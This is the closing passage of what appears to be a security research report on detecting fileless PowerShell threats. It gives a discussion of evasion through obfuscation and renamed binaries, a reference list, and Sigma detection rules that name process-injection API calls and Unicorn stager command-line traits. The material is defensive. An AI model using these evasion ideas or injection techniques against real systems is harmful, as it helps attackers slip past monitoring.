By combining the capabilities of different open source projects and free tools we present a platform that aims to meet the aforementioned design requirements. The endpoint monitoring solution we propose allows a security analyst to effectively hunt for fileless threats and then define detection rules in a streamlined process. Because of the database model used for the solution, historical threat hunting can be performed as effectively as hunts with recent data. This means that when a fileless threat is detected, an analyst could query past events to reconstruct the steps involved in the attack and identify the initial compromise. A similar approach could be taken when new hacking technique is disclosed.

To provide a practical example of how our proposed solution could be used, we present the Unicorn Stager Generator as a case study. There we analyze how a generated PowerShell stager works and identified the different stages involved during its shellcode injection. Then, we extract the key characteristics of a sample and craft two rules that would detect the threat, one that focuses on the static properties of the sample and another one that focuses on the behavioural properties of the threat. By focusing on behavioural properties one would be able to detect the technique used by an actor instead of a specific implementation. Resulting in rules having a broader coverage.

8 Discussion & Future Work

The setup described in this research aims to be a starting point for anyone that wants to perform endpoint monitoring without depending on any vendor. Yet, there are still challenges that need to be solved before it can be use in production.

Even though our proposed solution is designed to scale and is able to detect specific threats, it is unclear if the approach followed is robust enough to be put in production. A performance evaluation should be conducted, operational monitoring scripts should be implemented, and additional detection rules need to be created before the solution can be used in a production environment.

Another aspect to take in consideration would be the use of obfuscation. This technique could be used by an attacker to bypass specific detection mechanisms. Although PowerShell script block logging is capable of de-obfuscating commands it captures, it only does so partially. Moreover, obfuscated strings could be used as arguments when an executable is called. This results in a possible bypass for monitoring based on process creation. Therefore, a solution should be implemented that takes in consideration obfuscation in general. A solution might be to implement an event preprocessor that detects common obfuscation techniques and then attempts to de-obfuscate the input after which the system should apply the matching criteria using the existing detection rules. Since this solution could impose performance overhead, an in depth analysis should be performed to study its effectiveness and efficiency.

Another way for threat actors to by bypass detection can be accomplished by copying files to different locations, or renaming them. This would make matching on the monitored executables harder. Organizations could consider it suspicious when a copy or move command is detected in combination with a specific set of executable names. Another solution might be to gather the file hashes of all the known "Living Off The Land Binaries And Scripts" within the organization. If a process being executed has the same hash as collected but not the same image name an alarm should be raised. However, actors might download the needed software from their own infrastructure potentially rendering these approaches ineffective. Further research should be conducted in this field to reduce the monitoring bypassing possibilities.

Since some properties or actions can be interpreted as suspicious but not malicious on its own, an aggregation and correlation step should be added to the system. The idea is that each suspicious events is correlated and weighed to generate alerts once a threshold is passed. Event enriching could also be implemented to combine the collected data with threat intelligence. An example of this would be checking all IP address or URLs present in the events for known malicious indicators. Any detection could result in a new field allowing the analyst to hunt or create detection rules based on this addition.

Lastly, in our setup we used unit tests to improve the detection rules reliability which is necessary when rules are added or modified. This could be improved by implementing a mechanism which orchestrates a tool such as RedTeam Automation and at the same time performs verification checks within Kibana. After executing the attacks, automatic checks could be performed to determine if the correct log entries and possibly alarms have been generated and triggered. This would create a feedback loop allowing for automatic verification of simulated attacks.

References

[1] Benoit Ancel. Poweliks – command line confusion. https://thisissecurity.stormshield.com/2014/08/20/poweliks-command-line-confusion/. [Online; accessed June 4 2018].

[2] Joe Bialek. Powerpwning: Post-exploiting by overpowering powershell. https://www.defcon.org/images/defcon-21/dc-21-presentations/Bialek/DEFCON-21-Bialek-PowerPwning-Post-Exploiting-by-Overpowering-Powershell.pdf. [Online; accessed June 4 2018].

[3] Matthew Dunwoody. Greater visibility through powershell logging. https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html. [Online; accessed June 4 2018].

[4] Kevin Gossett. Poweliks click-fraud malware goes fileless in attempt to prevent removal. https://www.symantec.com/connect/blogs/poweliks-click-fraud-malware-goes-fileless-attempt-prevent-removal. [Online; accessed June 4 2018].

[5] Ashkan Hosseini. Ten process injection techniques: A technical survey of common and trending process injection. https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process. [Online; accessed June 4 2018].

[6] Kangbin Yim Ilsun You. Malware obfuscation techniques: A brief survey. *2010 International Conference on Broadband, Wireless Computing, Communication and Applications*, 2010.

[7] Kaspersky. The duqu 2.0. https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07205202/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf. [Online; accessed June 4 2018].

[8] Tal Liberman. The rise and fall of amsi. https://www.blackhat.com/docs/asia-18/asia-18-Tal-Liberman-Documenting-the-Undocumented-The-Rise-and-Fall-of-AMSI.pdf. [Online; accessed June 4 2018].

[9] Matt Nelson. Userland persistence with scheduled tasks and com handler hijacking. https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking/. [Online; accessed July 10 2018].

[10] Roberto Rodriguez. Building a sysmon dashboard with an elk stack. https://cyberwardog.blogspot.com/2017/03/building-sysmon-dashboard-with-elk-stack.html. [Online; accessed June 4 2018].

[11] Tom Ueltschi. Advanced incident detection and threat hunting using sysmon. http://security-research.dyndns.org/pub/slides/BotConf/2016/Botconf-2016_Tom-Ueltschi_Sysmon.pdf. [Online; accessed June 4 2018].

[12] Rik van Duijn. Powershell: Better phishing for all! https://d.uijn.nl/2015/02/15/powershell-pentesting/. [Online; accessed June 4 2018].

[13] Wikipedia. Computer worm: Code red. https://en.wikipedia.org/wiki/Code_Red_(computer_worm). [Online; accessed June 4 2018].

[14] Candid Wueest and Himanshu Anand. Living off the land and fileless attack techniques. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf. [Online; accessed June 4 2018].

[15] Lenny Zeltser. The history of fileless malware – looking beyond the buzzword. https://zeltser.com/fileless-malware-beyond-buzzword/. [Online; accessed July 6 2018].

Appendices

A Sigma Rules

```
title: Suspicious PowerShell API calls
status: experimental
description: Detects Widnows API use in code injection techniques
references:
    - https://attack.mitre.org/wiki/Technique/T1106
author: Rik van Duijn, Leandro Velasco
date: 2018/06/04
logsource:
    product: windows
    service: powershell
    description: 'It is recommanded to use the new "Script Block Logging"
    of PowerShell v5 https://www.fireeye.com/blog/threat-research/2016/02/
    greater_visibilityt.html
detection:
    selection:
        EventID: 4104
        ScriptBlockText:
            - GetModuleHandle
            - GetProcAddress
            - VirtualAlloc
            - VirtualAllocEx
            - WriteProcessMemory
            - WaitForSingleObject
            - msvcrt.dll
            - memcpy
            - kernel32.dll
            - memset
            - LoadLibraryA
            - LoadLibraryW
            - VirtualFree
            - VirtualFreeEx
            - VirtualProtect
            - GetModuleHandleA
            - GetModuleHandleW
            - CreateRemoteThread
            - NtCreateThreadEx
            - CreateThread
            - DllImport
            - CreateProcessA
            - CreateProcessW
            - CreateProcessAsUserA
            - CreateProcessAsUserW
            - CreateProcessInternalA
            - CreateProcessInternalW
            - CreateProcessWithLogonW
            - CreateProcessWithTokenW
            - LoadLibraryA
            - LoadLibraryW
            - LoadLibraryExA
            - LoadLibraryExW
            - LoadModule
            - LoadPackagedLibrary
            - WinExec
```

```
            - ShellExecuteA
            - ShellExecuteW
            - ShellExecuteExA
            - ShellExecuteExW
    condition: selection
falsepositives:
    - Penetration tests
level: high
```

```
title: Unicorn Stager
status: experimental
description: Detects a shellcode being injected in memory by the Unicorn
    Stager tool
references:
- https://github.com/trustedsec/unicorn
author: Rik van Duijn, Leandro Velasco
date: 2018/06/04
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        ParentImage:
            - '*\powershell.EXE'
        Image:
            - '*\powershell.exe'
        CommandLine:
            - '-ec'
    keyword:
        ParentCommandLine: s"v
    keyword1 :
        ParentCommandLine: g"v
    keyword2 :
        ParentCommandLine: value.toString
    keyword3:
        ParentCommandLine: sv
    keyword4 :
        ParentCommandLine: gv
    condition: selection and (keyword or keyword3) and (keyword1 or
    keyword4) and keyword2
level: high
```